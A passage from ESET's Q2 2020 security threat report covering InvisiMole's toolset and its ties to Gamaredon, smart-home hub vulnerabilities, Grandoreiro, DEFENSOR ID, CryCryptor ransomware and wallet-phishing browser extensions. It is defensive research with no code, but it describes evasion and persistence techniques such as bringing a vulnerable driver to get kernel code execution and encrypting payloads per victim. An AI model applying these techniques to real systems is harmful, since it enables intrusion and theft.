

THREAT REPORT Q2 2020

[WeLiveSecurity.com](https://www.welivesecurity.com)

[@ESETresearch](https://twitter.com/ESETresearch)

[ESET GitHub](https://github.com/ESET)



ENJOY SAFER
TECHNOLOGY™

Contents

3 FEATURED STORY

5 NEWS FROM THE LAB

8 APT GROUP ACTIVITY

14 STATISTICS & TRENDS

15 Top 10 malware detections

16 Downloaders

17 Banking malware

18 Ransomware

20 Cryptominers

21 Spyware & backdoors

22 Exploits

23 Mac

24 Android

25 Web threats

27 Email threats

29 IoT security

30 ESET RESEARCH CONTRIBUTIONS

Foreword

Welcome to the Q2 2020 issue of the ESET Threat Report!

With half a year passed from the outbreak of COVID-19, the world is now trying to come to terms with the new normal. But even with the initial panic settled, and many countries easing up on their lockdown restrictions, cyberattacks exploiting the pandemic showed no sign of slowing down in Q2 2020.

Our specialists saw a continued influx of COVID-19 lures in web and email attacks, with fraudsters trying to make the most out of the crisis. ESET telemetry also showed a spike in phishing emails targeting online shoppers by impersonating one of the world's leading package delivery services – a tenfold increase compared to Q1. The rise in attacks targeting Remote Desktop Protocol (RDP) – the security of which still often remains neglected – continued in Q2, with persistent attempts to establish RDP connections more than doubling since the beginning of the year.

One of the most rapidly developing areas in Q2 was the ransomware scene, with some operators abandoning the – still quite new – trend of doxing and random data leaking, and moving to auctioning the stolen data on dedicated underground sites, and even forming “cartels” to attract more buyers.

Ransomware also made an appearance on the Android platform, targeting Canada under the guise of a COVID-19 tracing app. ESET researchers quickly put a halt to this campaign and provided a decryptor for victims. Among many other findings, our researchers: uncovered Operation In[ter]ception, which targeted high-profile aerospace and military companies; revealed the modus operandi of the elusive InvisiMole group; and dissected Ramsay, a cyberespionage toolkit targeting air-gapped networks.

Besides offering recaps of these findings, this report also brings exclusive, previously unpublished ESET research updates, with a special focus on APT group operations – see the News From the Lab and APT Group Activity sections!

Throughout the first half of 2020, ESET has also actively contributed to the MITRE ATT&CK knowledge base in its newly released, revamped version with sub-techniques. The latest ATT&CK update includes four new ESET contributions.

And finally, after a break, this quarter has seen new conference plans take shape – although with packed venues replaced by virtual streams – and we are excited to invite you to ESET's talks and workshops at BlackHat USA, BlackHat Asia, VB2020 and others.

Happy reading, stay safe – and stay healthy!

Roman Kováč, Chief Research Officer

FEATURED

STORY

Digging up InvisiMole's hidden arsenal

Zuzana Hromcová and Anton Cherepanov

ESET researchers reveal the modus operandi of the elusive InvisiMole group, including newly discovered ties with the Gamaredon group.

The InvisiMole Group is a threat actor operating since at least 2013, whose malware was first [reported by ESET](#) [1] in 2018 in connection with targeted cyberespionage operations in Ukraine and Russia.

We previously documented the group's two feature-rich backdoors, RC2CL and RC2FM, that provide extensive espionage capabilities such as recording from the victims' webcam and microphone, tracking the victims' geolocation, and collecting recently accessed documents.

However, little was known about the rest of the group's tactics, techniques and procedures (TTPs).

In late 2019, InvisiMole resurfaced with an updated toolset, targeting a few high-profile organizations in the military sector and diplomatic missions, both in Eastern Europe.

ESET researchers investigated these attacks in cooperation with the affected organizations and were able to uncover the extensive, sophisticated toolset used for delivery, lateral movement and execution of InvisiMole's backdoors – the missing pieces of the puzzle in our previous research.

The investigation also led us to reveal previously unknown cooperation between the InvisiMole Group and [Gamaredon](#) [2], a highly active threat group also operating since at least 2013, and mainly targeting Ukrainian institutions.

InvisiMole's toolset

ESET telemetry suggests that the attackers were actively developing their malware throughout the campaign, redesigning and recompiling its components, as well as introducing new ones.

For example, we found several versions of InvisiMole's loader and RC2FM backdoor, with one of the samples apparently freshly compiled before being deployed and detected by ESET.

We also observed that, later in the operation, the attackers abandoned the use of the PE format for their files, in an attempt to avoid detection. As for the newly introduced components, we discovered a previously unreported TCP downloader and a DNS downloader, the latter using DNS tunneling to communicate with the C&C server.

Overall, the campaign is characterized by long execution chains with multiple layers of per-victim encryption, making it difficult to reconstruct the attack.

In these execution chains, the attackers used several interesting living off the land techniques – they abused legitimate applications (also called living off the land binaries or [LOLBins](#) [3]) to execute their own code, set up persistence, perform lateral movement and other operations, aiming to bypass application whitelisting and fly under the radar.

Furthermore, we found that InvisiMole delivers vulnerable executables to

compromised computers and exploits them for covert code execution and long-term persistence.

The attackers brought a vulnerable speedfan.sys driver onto a compromised computer, exploiting it in order to inject InvisiMole into a legitimate process from kernel mode. This technique was used previously, for example, by the *Slingshot APT* [4] and has been referred to as *Bring Your Own Vulnerable Driver* [5] (BYOVD) by fellow researchers.

Besides the driver, the attackers delivered a vulnerable Windows component from Windows XP and exploited its input validation vulnerability, or a vulnerable third-party software package and exploited its stack overflow vulnerability – a technique we named Bring Your Own Vulnerable Software (BYOVS).

For lateral movement, we observed that the InvisiMole Group steals documents or software installers from the compromised organization, and replaces them in the original locations with their own trojanized versions, or uses EternalBlue and BlueKeep exploits to spread to vulnerable hosts within the network.

Cooperation between InvisiMole and Gamaredon

During our investigation, we discovered that InvisiMole is delivered to the compromised systems by a .NET downloader detected by ESET products as MSIL/Pterodo, the work of the Gamaredon group. Gamaredon malware is usually distributed through spearphishing emails and used to move laterally as far as possible within the target’s network, while fingerprinting the machines.

Our research now shows Gamaredon is used to pave the way for a far stealthier payload – according to our telemetry, a small number of Gamaredon’s targets are “upgraded” to the advanced InvisiMole malware, likely those deemed particularly significant by the attackers.

Execution guardrails

InvisiMole uses a Windows feature called Data Protection API (DPAPI) to place execution guardrails and encrypt the payloads individually per-victim, specifically:

- the CryptProtectData API for data encryption
- the CryptUnprotectData API for data decryption

This symmetric encryption scheme uses a key derived from the user’s login secrets, so the decryption must be performed on the same computer where the data was encrypted.


The DPAPI feature, intended for local storage of credentials such as Wi-Fi passwords or login passwords in web

browsers, is abused by InvisiMole to protect its payload from security researchers. Even if they find InvisiMole’s components in telemetry or on malware sharing platforms, they can’t decrypt them outside the victim’s computer.

However, thanks to direct cooperation with the affected organizations, we were able to recover the payloads and reconstruct four of InvisiMole’s execution chains.

Acknowledgements to fellow ESET researchers Matthieu Faou, Ladislav Janko and Michal Poslušný for their work on this investigation.

WeLiveSecurity blogpost [6] | White paper [7]



InvisiMole’s execution chains; padlocks indicate use of per-machine encryption

NEWS FROM

THE LAB

Latest findings from ESET Research
Labs across the world

IoT

Serious flaws found in multiple smart home hubs

ESET researchers found numerous serious security vulnerabilities in three different home hubs – Fibaro Home Center Lite, Homematic Central Control Unit (CCU2) and eLAN-RF-003. These devices are used to monitor and control smart homes and other environments in thousands of households and companies across Europe and beyond.

Potential consequences of these weaknesses include full access to the central and peripheral devices in these monitored systems, and to the sensitive data they contain, unauthenticated remote code execution, and Man-in-the-Middle (MitM) attacks.

ESET reported the findings to the respective manufacturers, who then released patches for most of them.

[*WeLiveSecurity* blogpost](#) [8]

Banking malware

Grandoreiro: How engorged can an EXE get?

ESET researchers took an in-depth look at Grandoreiro, a Delphi-written banking trojan targeting Brazil, Mexico, Spain and Peru. Although Grandoreiro is primarily distributed through spam, ESET researchers observed a shift to COVID-19 related scams, with the trojan disguised as videos seemingly providing information about the coronavirus. Grandoreiro collects various information about affected machines and, in some versions, also steals credentials stored in the Google Chrome web browser as well as data stored in Microsoft Outlook.

The malware family owes its name to its most notable characteristic – its binaries being bloated to at least a few hundred megabytes. Another noteworthy feature of Grandoreiro is the extensive efforts it takes to evade detection, including many techniques to detect or even disable banking protection software.

Grandoreiro shows similarities with other banking trojans previously described by ESET Research, mainly Casbaneiro, with which it shares a string decryption algorithm. However, unlike the majority of Latin American banking trojans, Grandoreiro utilizes quite small distribution chains. For different campaigns, it may choose a different type of downloader. These downloaders are often stored on well-known public online sharing services such as GitHub, Dropbox, Pastebin, 4shared or 4Sync.

[*WeLiveSecurity* blogpost](#) [9]

Android malware

Insidious Android malware gives up all malicious features but one to gain stealth

ESET researchers discovered Android malware using a stealthy – yet simple – technique to stay under the radar. Analyzing the DEFENSOR ID app that was, at the time, available on the official Android app store, ESET researchers learned the app misused Accessibility Services but required no privacy-invasive permissions nor had any other malicious functionality. As a result, DEFENSOR ID made it onto the Google Play store, stayed there for a few months and was never detected by any security vendor participating in the VirusTotal program.

Once the user activates Accessibility Services, DEFENSOR ID can pave the way for the attacker to clean out the victim’s bank account or cryptocurrency wallet and take over their email or social media accounts, among other malicious actions.

Following ESET’s notice, Google removed DEFENSOR ID from the official Android app store.

[WeLiveSecurity blogpost](#) [10]

Less than two weeks after the publication of these findings, ESET researchers found that the threat was uploaded to the Google Play Store again (on June 2, 2020). This new app had the same malicious functionality and was most likely developed by the same threat actor, but used a different C&C server. ESET detected this trojan when it appeared on Google Play. Upon discovery, ESET immediately notified Google’s security team, who promptly removed it.

New ransomware posing as COVID-19 tracing app targets Canada; ESET offers decryptor


ESET researchers discovered a ransomware operation targeting Android users in Canada. Using two COVID-19-themed websites, the attackers behind the operation lured people to download a ransomware app disguised as an official COVID-19 tracing tool. ESET researchers analyzed the ransomware and created a decryption tool for the victims, based on a bug in the malicious app.

CryCryptor surfaced just a few days after the Canadian government officially announced its intention to back the development of a nationwide, voluntary tracing app called COVID Alert. ESET informed the Canadian Centre for Cyber Security about this threat as soon as it was identified.

Once the user falls victim to CryCryptor, the ransomware encrypts the files on the device – all the most common types of files – and leaves a “readme” file with the attacker’s email in every directory with encrypted files.

Due to a bug in CryCryptor ([CVE-926](#)) [11], any app that is installed on the affected device can launch any exported service provided by the ransomware. This allowed ESET researchers to create the [decryption tool](#) [12] – an app that launches the decrypting functionality built into the ransomware app by its creators.

[WeLiveSecurity blogpost](#) [13]



One of the malicious websites distributing the CryCryptor ransomware

Phishing Threat Report exclusive

Hardware cryptocurrency wallets targeted by scammers

In early 2020 ESET noticed an increase in the number of phishing attempts targeting hardware wallets for cryptocurrencies. Attackers created several extensions for the Google Chrome web browser that falsely promised users integration of their hardware cryptocurrency wallet with the browser. Supposedly, the victim would then be able to access the wallet's functionality and send/receive cryptocurrency transactions directly from the browser. While many different hardware wallets were being targeted, the majority of the malicious extensions targeted Ledger [14] and/or Trezor [15].

The malicious Chrome extensions ask potential victims to enter the 12/24-word recovery phrase [16] initially used to set up their wallets. Once the victim enters the recovery phrase, it is sent to the attackers' web server or Telegram bot. Armed with the recovery phrase, attackers clone the hardware wallet and have full access to their victim's cryptocurrency funds.

LEDGER LIVE

24-Word Phrase

Get started with your Ledger Nano device.
Type your 24-Word Phrase.

1. Phrase	2. Phrase	3. Phrase
4. Phrase	5. Phrase	6. Phrase
7. Phrase	8. Phrase	9. Phrase
10. Phrase	11. Phrase	12. Phrase
13. phrase	14. phrase	15. Phrase
16. Phrase	17. Phrase	18. Phrase
19. Phrase	20. Phrase	21. Phrase
22. Phrase	23. Phrase	24. Phrase

